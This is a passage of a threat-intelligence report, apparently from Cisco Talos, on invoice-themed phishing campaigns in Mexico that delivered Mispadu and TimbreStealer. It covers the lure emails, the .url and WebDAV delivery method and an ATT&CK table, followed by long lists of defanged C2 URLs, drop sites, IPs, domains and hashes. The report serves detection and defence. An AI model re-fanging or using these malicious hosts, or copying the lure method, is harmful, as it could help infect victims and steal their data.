
The .url files were named in multiple ways but almost always contained "RFC," a reference to the Registro Federal de Contribuyentes (Federal Taxpayers Registry), suggesting the lure was financially related. The *.url* file names also typically contained 6 random digits.

The Mispadu payload contained a hardcoded C2 address which used HTTPS as communication protocol. We have seen a variety of C2 URLs, changing up over time but keeping a similar pattern pointing to "it.php" with two parameters "f" and "w":

- hxxps://trilivok[.]com/2ysz0gghg/cbt0mer/it.php?f=2&w=Windows%2010
- hxxps://trilivok[.]com/3s9p2w9yy/bvhcc5x/it.php?f=9&w=Windows%2010
- hxxps://chidoriland[.]com/1r49ucc73/hs4q07q/it.php?f=2&w=Windows%2010
- hxxps://manderlyx[.]com/cruto/it.php?f=2&w=Windows%2010
- hxxps://bailandolambada[.]com/5iplivg7q/gn4md5c/it.php?f=2&w=Windows%2010

We observed this campaign to be active until the middle of November, at which time a new payload with TimbreStealer was dropped on the victim's computers from the compromised website.

The target industries of this campaign is spread around different verticals with a slight focus on manufacturing and transportation as we can see below:



Graph showing the most targeted industries in the Mispadu campaign.

Spam campaign using CDFI as lure

Talos detected a low-volume campaign using CDFI to lure users to download and execute a malicious file disguised as a PDF document starting around the middle of November and still ongoing as of February 2024. CDFI is a mandatory electronic invoice standard used in Mexico for purposes of Tax reporting. In this campaign, a spam email was used as the lure to redirect users to a malicious web page hosted on compromised websites.

Example of a spam email distribution the new TimbreStealer malware

The Subjects we observed in this campaign follow the same theme:

- Recibió un Comprobante Fiscal Digital (CFDI). Folio Fiscal: fcd7bf2f-e800-4ab3-b2b8-e47eb6bbff8c
- Recibió una Factura. Folio Fiscal: 050e4105-799f-4d17-a55d-60d1f9275288

The website uses Javascript to detect characteristics of the user such as geolocation and browser type and then initiates the download of a Zip file containing a .url file, which in turn will download the initial TimbreStealer dropper using WebDAV. The Zip file is usually named following the same theme:

- CFDI_930209.zip
- FACTURA_560208.zip

In case the access does not come from Mexico, a blank PDF is served instead of the malicious payload.

Message displayed after the user visits the site where the initial dropper malware is downloaded.

All the URLs for this current campaign follow a similar format:


- hxxps://<some>.<compromised>[.]<web>/<token>/<14_char_hex_id>

Where <token> above is one of the following strings: "***cfdi***", "***factura***", "***timbreDigital***", "***facdigital***" or "***seg_factura***". The first part of the domain is also a random Spanish word related to digital invoices followed by two numbers.

- hxxps://pdf85[.]miramantolama[.]com/factura/74f871b7ca1977
- hxxps://suscripcion24[.]facturasonlinemx[.]com/factura/d6a6f8208ed508
- hxxps://suscripcion65[.]g1ooseradas[.]buzz/factura/9f03d9ef3d73b5

- hxxps://timbrado11[.]verificatutramite[.]com/facdigital/f7640878ebc0f9

The *.url* file this time contains more obfuscation intended to make detection by Antivirus products more difficult, yet it still uses WebDAV via HTTP to download the malicious file and an icon representing a PDF file:



Internet shortcut (.url) file used in the TimbreStealer campaign

User interaction is required to open the downloaded Zip file and double-click on the *.url* file for the malware to execute, at which point the TimbreStealer main infection will start.

ATT&CK TTPs Used in TimbreStealer Campaign

ATT&CK ID	Description
T1566.002	Spearphishing Link
T1566.001	Spearphishing Attachment
T1204.002	Malicious File

T1105	Ingress Tool Transfer
T1190	Exploit Public-Facing Application
T1071.001	Web Protocols
T1036.005	Masquerading: Match Legitimate Name or Location
T1483	Domain Generation Algorithms
T1071	Application Layer Protocol
T1027.009	Obfuscated Files or Information: Embedded Payloads
T1027.010	Obfuscated Files or Information: Command Obfuscation
T1027.002	Obfuscated Files or Information: Software Packing
T1564.001	Hide Artifacts: Hidden Files and Directories
T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion
T1497.001	Virtualization/Sandbox Evasion: System Checks
T1497.002	Virtualization/Sandbox Evasion: User Activity Based Checks
T1055.002	Process Injection: Portable Executable Injection
T1055.001	Process Injection: Dynamic-link Library Injection

T1055.012	Process Injection: Process Hollowing
T1140	Deobfuscate/Decode Files or Information
T1574.002	Hijack Execution Flow: DLL Side-Loading
T1082	System Information Discovery
T1486	Data Encrypted for Impact
T1070.001	Indicator Removal: Clear Windows Event Logs
T1012	Query Registry
T1140	Deobfuscate/Decode Files or Information
T1204	User Execution: Malicious File
T1053.003	Scheduled Task/Job: Cron
T1053.005	Scheduled Task/Job: Scheduled Task
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1112	Modify Registry

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 63057 - 63072 and 300840 - 300844.

The following ClamAV signatures have been released to detect malware artifacts related to this threat:

- Win.Infostealer.TimbreStealer-10021027-0
- Win.Infostealer.TimbreStealer-10021026-0
- Win.Infostealer.Generic-10017202-0
- Win.Packed.Generic-10019162-0
- Win.Dropper.Generic-10017203-0

Indicators of Compromise

IOCs for this research can be found in our GitHub repository here.

Potential C2 URLs

hxxps://hamster69[.]senac2021[.]org/~armadillo492370/
hxxps://snapdragon50[.]crimsondragonemperor[.]com/~aster963249/
hxxps://69[.]64[.]35[.]1/~route649289/

IPs

24[.]199[.]98[.]128

159[.]89[.]50[.]225

104[.]131[.]169[.]252

104[.]131[.]67[.]109

137[.]184[.]108[.]25

137[.]184[.]115[.]230

138[.]197[.]34[.]162

142[.]93[.]50[.]216

143[.]244[.]144[.]166

143[.]244[.]160[.]115

146[.]190[.]208[.]30

157[.]230[.]238[.]116

157[.]245[.]8[.]79

159[.]223[.]96[.]160

159[.]89[.]226[.]127

159[.]89[.]90[.]109

162[.]243[.]171[.]207

167[.]71[.]24[.]13

167[.]71[.]245[.]175

167[.]71[.]246[.]120

192[.]241[.]141[.]137

24[.]144[.]96[.]15

45[.]55[.]65[.]159

64[.]225[.]29[.]249

Drop Site URLs

hxxp://folio24[.]spacefordailyrituals[.]com/facdigital/55ae12184283dc

hxxp://folio47[.]marcialledo[.]com/seg_factura/e6bab6d032e282

hxxp://pdf43[.]marcialledo[.]com/factura/50e1e86db86ff2

hxxp://suscripcion95[.]servicioslomex[.]online/cfdi/0faa4a21fff2bb

hxxps://0[.]solucionegos[.]top/timbreDigital/e99522f778ea6a

hxxps://auditoria38[.]meinastrohoroskop[.]com/factura/b5b0c16b999573

hxxps://auditoria42[.]altavista100[.]com/factura/b20569ae393e7e

hxxps://auditoria67[.]mariageorgina[.]com/cfdi/bb743b25f5c526

hxxps://auditoria7[.]miramantolama[.]com/factura/d84d576baf1513

hxxps://auditoria82[.]taoshome4sale[.]com/seg_factura/efebfc104991d4

hxxps://auditoria84[.]meinastrohoroskop[.]com/timbreDigital/8f7b2f8304d08e

hxxps://auditoria88[.]mariageorgina[.]com/factura/3db4832ada4f80

hxxps://auditoria89[.]venagard[.]com/timbreDigital/f6a5f34123d980

hxxps://auditoria92[.]venagard[.]com/factura/2c6652a143f815

hxxps://auditoria93[.]serragrandreunion[.]com/timbreDigital/a2e79b61ac4635

hxxps://comprobante14[.]miramantolama[.]com/seg_factura/fb0b02b2d41b12

hxxps://comprobante2[.]marcialledo[.]com/factura/3ce069ac2b865e

hxxps://comprobante27[.]mariageorgina[.]com/timbreDigital/eada68119275aa

hxxps://comprobante27[.]serragrandreunion[.]com/facdigital/bca7513c9e00b9

hxxps://comprobante27[.]servicioslocomer[.]online/factura/2003b3fe7ae6f4

hxxps://comprobante45[.]altavista100[.]com/cfdi/d13011c95ba2b0

hxxps://comprobante51[.]meinastrohoroskop[.]com/facdigital/121c0388193ba5

hxxps://comprobante63[.]serragrandreunion[.]com/facdigital/3c45bca741d4f6

hxxps://comprobante68[.]portafoliocfdi[.]com/seg_factura/58c0146a753186

hxxps://comprobante70[.]miramantolama[.]com/timbreDigital/18665ae0a7b9e1

hxxps://comprobante75[.]meinastrohoroskop[.]com/timbreDigital/bfa30824f1120b

hxxps://comprobante80[.]serragrandreunion[.]com/timbreDigital/bf4a8735ed3953

hxxps://comprobante91[.]servicioslocomer[.]online/timbreDigital/adb6403b186182

hxxps://comprobante93[.]venagard[.]com/cfdi/57880f98ef2b70

hxxps://cumplimiento19[.]altavista100[.]com/timbreDigital/dd141e683a3056

hxxps://cumplimiento35[.]solucionegos[.]top/factura/bde64155cabbe5

hxxps://cumplimiento39[.]meinastrohoroskop[.]com/seg_factura/d4e9d7823adff2

hxxps://cumplimiento43[.]commerxion[.]buzz/facdigital/1ac5acb1a5525b

hxxps://cumplimiento47[.]solucionegos[.]top/seg_factura/7fa6018dc9b68f

hxxps://cumplimiento48[.]callarlene[.]net/seg_factura/c19a0dd4addc3e

hxxps://cumplimiento56[.]timbradoelectronico[.]com/facdigital/dd37434dcde7ad

hxxps://cumplimiento72[.]serragrandreunion[.]com/seg_factura/92cd2425a6c150

hxxps://cumplimiento81[.]paulfenelon[.]com/cfdi/20149ee8e1d3b2

hxxps://cumplimiento91[.]miramantolama[.]com/seg_factura/e907d32bf0d056

hxxps://cumplimiento94[.]meinastrohoroskop[.]com/cfdi/bd56529f9d1411

hxxps://cumplimiento98[.]serragrandreunion[.]com/factura/3f209bc16cbb9a

hxxps://factura10[.]miramantolama[.]com/factura/039d9cbaeec9b5

hxxps://factura20[.]facturascorporativas[.]com/seg_factura/9622cf8c695873

hxxps://factura20[.]solunline[.]top/cfdi/6401eac16211b2

hxxps://factura34[.]changjiangys[.]net/facdigital/52490c838bd94f

hxxps://factura4[.]servicioslocomer[.]online/cfdi/f2369d09a54ad9

hxxps://factura40[.]miramantolama[.]com/cfdi/9318466130e6af

hxxps://factura44[.]servicioslocales[.]online/cfdi/25e8a6f5393e1f

hxxps://factura46[.]facturasfiel[.]com/factura/021bd5fa122bb2

hxxps://factura49[.]marcialledo[.]com/factura/fc2cc5bf671dd0

hxxps://factura50[.]callarlene[.]net/cfdi/867d138f26fb23

hxxps://factura59[.]altavista100[.]com/seg_factura/0179ae05a51830

hxxps://factura7[.]taoshome4sale[.]com/factura/eebf49f810a0a6

hxxps://factura71[.]servicioslomex[.]online/timbreDigital/5de7db415c7e8e

hxxps://factura72[.]serragrandreunion[.]com/seg_factura/728423dceff50c

hxxps://factura73[.]mariageorgina[.]com/cfdi/71deea8cdbcb10

hxxps://factura81[.]altavista100[.]com/factura/8421cd5cb1c8e4

hxxps://factura90[.]changjiangys[.]net/timbreDigital/029a6531330379

hxxps://factura91[.]servicioslocomer[.]online/timbreDigital/2952b54a9542f1

hxxps://folio24[.]serragrandreunion[.]com/seg_factura/548b685f48dd30

hxxps://folio24[.]spacefordailyrituals[.]com/facdigital/55ae12184283dc

hxxps://folio47[.]marcialledo[.]com/seg_factura/e6bab6d032e282

hxxps://folio53[.]mariageorgina[.]com/seg_factura/ca2fd939c046fa

hxxps://folio60[.]callarlene[.]net/seg_factura/367b377baf47e5

hxxps://folio75[.]taoshome4sale[.]com/cfdi/7482bf3f2690af

hxxps://folio75[.]venagard[.]com/cfdi/7718efe0fd3952

hxxps://folio76[.]miramantolama[.]com/cfdi/a74b25b75c7182

hxxps://folio83[.]altavista100[.]com/factura/20f00b7d569c85

hxxps://folio89[.]changjiangys[.]net/factura/b645784e80f71a

hxxps://folio90[.]servicioslocomer[.]online/facdigital/d1950dc8f24757

hxxps://folio99[.]solunline[.]top/facdigital/b7928d4e0eade5

hxxps://pdf21[.]changjiangys[.]net/cfdi/2f99e7adf61c47

hxxps://pdf33[.]venagard[.]com/timbreDigital/91849e7d9fe4ad

hxxps://pdf34[.]solucionpiens[.]top/seg_factura/2dfed5bc7fcbf6

hxxps://pdf39[.]facturasonlinemx[.]com/seg_factura/66971f3669145a

hxxps://pdf49[.]marcialledo[.]com/factura/729c18972d690c

hxxps://pdf50[.]changjiangys[.]net/factura/cdb5ed3876c4bf

hxxps://pdf57[.]visual8298[.]top/factura/5239e15a8324ab

hxxps://pdf59[.]venagard[.]com/cfdi/5791bf23c6929e

hxxps://pdf63[.]paulfenelon[.]com/timbreDigital/3ae250718da0ca

hxxps://pdf65[.]verificatutramite[.]com/facdigital/e1ec8098e50a0b

hxxps://pdf70[.]mariageorgina[.]com/cfdi/fab1264f158f44

hxxps://pdf81[.]photographyride[.]com/seg_factura/4eb3832fe6d1bd

hxxps://pdf85[.]miramantolama[.]com/factura/74f871b7ca1977

hxxps://pdf93[.]venagard[.]com/factura/f24a53f8932b3f

hxxps://pdf98[.]solunline[.]top/timbreDigital/f57e558c31a86e

hxxps://portal27[.]marcialledo[.]com/timbreDigital/f8a5f05b3c1651

hxxps://portal34[.]solunline[.]top/cfdi/a068bb0da7eea1

hxxps://portal48[.]solucionpiens[.]top/timbreDigital/15ec5fc2aaf26a

hxxps://portal50[.]solucionegos[.]top/factura/8d4c6f7e2a4c7f

hxxps://portal55[.]solucionegos[.]top/seg_factura/f5f59070b20629

hxxps://portal63[.]paulfenelon[.]com/seg_factura/77907fa76c7c59

hxxps://portal70[.]solunline[.]top/timbreDigital/92b380d91a67a0

hxxps://portal80[.]changjiangys[.]net/cfdi/2224782a3b7f1d

hxxps://portal86[.]serragrandreunion[.]com/facdigital/68da4282591283

hxxps://portal90[.]meinastrohoroskop[.]com/factura/64f247c6238c38

hxxps://portal92[.]solucionpiens[.]top/timbreDigital/34893de446d532

hxxps://suscripcion0[.]venagard[.]com/timbreDigital/5c86c63ca1ffda

hxxps://suscripcion10[.]solunline[.]xyz/facdigital/ebe0cb51090e51

hxxps://suscripcion24[.]facturasonlinemx[.]com/factura/d6a6f8208ed508

hxxps://suscripcion24[.]venagard[.]com/timbreDigital/50c6f1fad17f5e

hxxps://suscripcion32[.]servicioslocomer[.]online/facdigital/22ccd8880c217e

hxxps://suscripcion38[.]eagleservice[.]buzz/cfdi/6dadfe1a18cffc

hxxps://suscripcion38[.]mariageorgina[.]com/factura/9c787623800b5e

hxxps://suscripcion57[.]changjiangys[.]net/factura/22ad73593f724a

hxxps://suscripcion65[.]g1ooseradas[.]buzz/factura/9f03d9ef3d73b5

hxxps://suscripcion84[.]taoshome4sale[.]com/cfdi/e4af3e6e22a8a6

hxxps://suscripcion95[.]servicioslomex[.]online/cfdi/0faa4a21fff2bb

hxxps://timbrado0[.]meinastrohoroskop[.]com/cfdi/515c9b9087c737

hxxps://timbrado11[.]verificatutramite[.]com/facdigital/f7640878ebc0f9

hxxps://timbrado16[.]taoshome4sale[.]com/timbreDigital/259029c9d7f330

hxxps://timbrado17[.]marcialledo[.]com/factura/2ea580ee99d5f1

hxxps://timbrado17[.]mariageorgina[.]com/seg_factura/95a6c2c0e004d8

hxxps://timbrado2[.]serviciosna[.]top/facdigital/c5cb33d68be323

hxxps://timbrado2[.]solucionegos[.]top/seg_factura/7c867709e85c67

hxxps://timbrado33[.]meinastrohoroskop[.]com/timbreDigital/aaf2cc575db42c

hxxps://timbrado42[.]mariageorgina[.]com/facdigital/f0f82ab0c87b32

hxxps://timbrado54[.]changjiangys[.]net/cfdi/04e4e38338d82a

hxxps://timbrado6[.]meinastrohoroskop[.]com/cfdi/5290b37e80850a

hxxps://timbrado73[.]mariageorgina[.]com/timbreDigital/ff862f9245e8b6

hxxps://timbrado74[.]callarlene[.]net/timbreDigital/eb52e334a2c0b3

hxxps://timbrado74[.]mexicofacturacion[.]com/factura/14fcb6e3eaf351

hxxps://timbrado80[.]paulfenelon[.]com/timbreDigital/684bc3f7d7e7f9

hxxps://timbrado84[.]miramantolama[.]com/cfdi/18864dcecc9e9c

hxxps://timbrado90[.]porcesososo[.]online/factura/cde31eb6fcac1d

hxxps://timbrado96[.]paulfenelon[.]com/facdigital/ef18828525a8fb

hxxps://validacion22[.]hb56[.]cc/seg_factura/8f845f6ba70820

hxxps://trilivok[.]com/2ysz0gghg/cbt0mer/it.php?f=2&w=Windows%2010

hxxps://trilivok[.]com/3s9p2w9yy/bvhcc5x/it.php?f=9&w=Windows%2010

hxxps://chidoriland[.]com/1r49ucc73/hs4q07q/it.php?f=2&w=Windows%2010

hxxps://manderlyx[.]com/cruto/it.php?f=2&w=Windows%2010

hxxps://bailandolambada[.]com/5iplivg7q/gn4md5c/it.php?f=2&w=Windows%2010

Domains

trilivok[.]com

chidoriland[.]com

manderlyx[.]com

bailandolambada[.]com

0[.]solucionegos[.]top

auditoria38[.]meinastrohoroskop[.]com

auditoria42[.]altavista100[.]com

auditoria67[.]mariageorgina[.]com

auditoria7[.]miramantolama[.]com

auditoria82[.]taoshome4sale[.]com

auditoria84[.]meinastrohoroskop[.]com

auditoria88[.]mariageorgina[.]com

auditoria89[.]venagard[.]com

auditoria92[.]venagard[.]com

auditoria93[.]serragrandreunion[.]com

comprobante14[.]miramantolama[.]com

comprobante2[.]marcialledo[.]com

comprobante27[.]mariageorgina[.]com

comprobante27[.]serragrandreunion[.]com

comprobante27[.]servicioslocomer[.]online

comprobante45[.]altavista100[.]com

comprobante51[.]meinastrohoroskop[.]com

comprobante63[.]serragrandreunion[.]com

comprobante68[.]portafoliocfdi[.]com

comprobante70[.]miramantolama[.]com

comprobante75[.]meinastrohoroskop[.]com

comprobante80[.]serragrandreunion[.]com

comprobante91[.]servicioslocomer[.]online

comprobante93[.]venagard[.]com

cumplimiento19[.]altavista100[.]com

cumplimiento35[.]solucionegos[.]top

cumplimiento39[.]meinastrohoroskop[.]com

cumplimiento43[.]commerxion[.]buzz

cumplimiento47[.]solucionegos[.]top

cumplimiento48[.]callarlene[.]net

cumplimiento56[.]timbradoelectronico[.]com

cumplimiento72[.]serragrandreunion[.]com

cumplimiento81[.]paulfenelon[.]com

cumplimiento91[.]miramantolama[.]com

cumplimiento94[.]meinastrohoroskop[.]com

cumplimiento98[.]serragrandreunion[.]com

factura10[.]miramantolama[.]com

factura20[.]facturascorporativas[.]com

factura20[.]solunline[.]top

factura34[.]changjiangys[.]net

factura4[.]servicioslocomer[.]online

factura40[.]miramantolama[.]com

factura44[.]servicioslocales[.]online

factura46[.]facturasfiel[.]com

factura49[.]marcialledo[.]com

factura50[.]callarlene[.]net

factura59[.]altavista100[.]com

factura7[.]taoshome4sale[.]com

factura71[.]servicioslomex[.]online

factura72[.]serragrandreunion[.]com

factura73[.]mariageorgina[.]com

factura81[.]altavista100[.]com

factura90[.]changjiangys[.]net

factura91[.]servicioslocomer[.]online

folio24[.]serragrandreunion[.]com

folio24[.]spacefordailyrituals[.]com

folio47[.]marcialledo[.]com

folio53[.]mariageorgina[.]com

folio60[.]callarlene[.]net

folio75[.]taoshome4sale[.]com

folio75[.]venagard[.]com

folio76[.]miramantolama[.]com

folio83[.]altavista100[.]com

folio89[.]changjiangys[.]net

folio90[.]servicioslocomer[.]online

folio99[.]solunline[.]top

pdf21[.]changjiangys[.]net

pdf33[.]venagard[.]com

pdf34[.]solucionpiens[.]top

pdf39[.]facturasonlinemx[.]com

pdf43[.]marcialledo[.]com

pdf49[.]marcialledo[.]com

pdf50[.]changjiangys[.]net

pdf57[.]visual8298[.]top

pdf59[.]venagard[.]com

pdf63[.]paulfenelon[.]com

pdf65[.]verificatutramite[.]com

pdf70[.]mariageorgina[.]com

pdf81[.]photographyride[.]com

pdf85[.]miramantolama[.]com

pdf93[.]venagard[.]com

pdf98[.]solunline[.]top

portal27[.]marcialledo[.]com

portal34[.]solunline[.]top

portal48[.]solucionpiens[.]top

portal50[.]solucionegos[.]top

portal55[.]solucionegos[.]top

portal63[.]paulfenelon[.]com

portal70[.]solunline[.]top

portal80[.]changjiangys[.]net

portal86[.]serragrandreunion[.]com

portal90[.]meinastrohoroskop[.]com

portal92[.]solucionpiens[.]top

suscripcion0[.]venagard[.]com

suscripcion10[.]solunline[.]xyz

suscripcion24[.]facturasonlinemx[.]com

suscripcion24[.]venagard[.]com

suscripcion32[.]servicioslocomer[.]online

suscripcion38[.]eagleservice[.]buzz

suscripcion38[.]mariageorgina[.]com

suscripcion57[.]changjiangys[.]net

suscripcion65[.]g1ooseradas[.]buzz

suscripcion84[.]taoshome4sale[.]com

suscripcion95[.]servicioslomex[.]online

timbrado0[.]meinastrohoroskop[.]com

timbrado11[.]verificatutramite[.]com

timbrado16[.]taoshome4sale[.]com

timbrado17[.]marcialledo[.]com

timbrado17[.]mariageorgina[.]com

timbrado2[.]serviciosna[.]top

timbrado2[.]solucionegos[.]top

timbrado33[.]meinastrohoroskop[.]com

timbrado42[.]mariageorgina[.]com

timbrado54[.]changjiangys[.]net

timbrado6[.]meinastrohoroskop[.]com

timbrado73[.]mariageorgina[.]com

timbrado74[.]callarlene[.]net

timbrado74[.]mexicofacturacion[.]com

timbrado80[.]paulfenelon[.]com

timbrado84[.]miramantolama[.]com

timbrado90[.]porcesososo[.]online

timbrado96[.]paulfenelon[.]com

validacion22[.]hb56[.]cc

JavaScript Files

600d085638335542de1c06a012ec9d4c56ffe0373a5f61667158fc63894dde9f (Downloader)

883674fa4c562f04685a2b733747e4070fe927e1db1443f9073f31dd0cb5e215 (Region check and redirect)

.URL Files

b1b85c821a7f3b5753becbbfa19d2e80e7dcbd5290d6d831fb07e91a21bdeaa7 CFDI_930209.zip

e04cee863791c26a275e0c06620ea7403c736f8cafbdda3417f854ae5d81a49f FACTURA_560208.zip

aa187a53e55396238e97638032424d68ba2402259f2b308c9911777712b526af
FAC_560208_ATR890126GK2.url_

66af21ef63234c092441ec33351df0f829f08a2f48151557eb7a084c6275b791 FAC_930209_FME140910KI4.url_

Embedded Binaries

b3f4b207ee83b748f3ae83b90d1536f9c5321a84d9064dc9745683a93e5ec405 Cecujujajofubo475.dll_

e87325f4347f66b21b19cfb21c51fbf99ead6b63e1796fcb57cd2260bd720929 blob.dll_

103d3e03ce4295737ef9b2b9dfef425d93238a09b1eb738ac0e05da0c6c50028 blob.dll_

a579bd30e9ee7984489af95cffb2e8e6877873fd881aa18d7f5a2177d76f7bf2 blob.dll

b01e917dd14c780cb52cafcd14e4dd499c33822c7776d084d29cf5e0bb0bddb6 blob.dll_

795c0b82b37d339ea27014d73ad8f2d28c5066a7ceb6a2aa0d74188df9c311c9 blob.dll_

07521bd6acf725b8a33d1d91fd0cc7830d2cff66abdb24616c2076b63d3f36a8 blob.dll_

71ce48c89b22e99356c464c1541e2d7b9419a2c8fe8f6058914fc58703ba244f blob.dll_

ba7bc4cff098f49d39e16c224e001bd40a5d08048aeec531f771a54ee4a5ecef blob.dll_

Dropper Binaries

010b48762a033f91b32e315ebcefb8423d2b20019516fa8f2f3d54d57d221bdb

024f3c591d44499afb8f477865c557fc15164ab0f35594e0cfdfa76245459762

03cd17df83a7bdf459f16677560e69143d1788ce1fc7927200a09f82859d90ea

075910c802f755d3178a8f1f14ee4cd7924fd4463c7491277bdf2681b16e593c

12bff33da7d9807252bb461d65828154b9b5b1dca505e8173893e3d410d40dd0

1aaa4fb29a88c83495de80893cd2476484af561bb29e8cdfc73ce38f6cd61a84

23b9e4103141d6a898773b1342269334e569bcf576cdcb4a905f24e26320cdab

27c1e41fde9bc0d5027a48ccada1af8c9c8f59937bf5f77edd21e49bd28f29a2

2a225784289f31adbaa8be0b8770495fa8950fce2b7352a0c7a566fc79067547

2a38b75e88f91f9cd28ef478e82c3b44f50e57cb958ba63e58f134d8bd368812

2a3f869e9e78b4d7945a60ceec27586c07bc8b0770be64463358fffe3b6b7395

2e04c36b7ddd6939b7bef258bfeba6f91a5c37a43389dd6d9a88eff5863df5ed

43e99539e4b966dde2f9de8dc1ffb4a22bc560e54c01de9aef6b15fac1412714

46226d4fb7ffe15ba8167e3724f991c543731672e19ef40bb43fddc6df648d0a

46cc07a9287da26e238a74734d87e0aae984f4648a80a26547afa0de8c850afb

51be3a3b4ebd15c305c0f9b57388c449f88f0d6d2d46a0a838f046f0fd21b78f

55b0247b9b574978a4c9abd19c3bcc04ea78598398b9f8aeb35bd51cbd877576

56612bb0ab00cbb7af24326b027a55ff25852ddab1f1c8e24471b7ce97003505

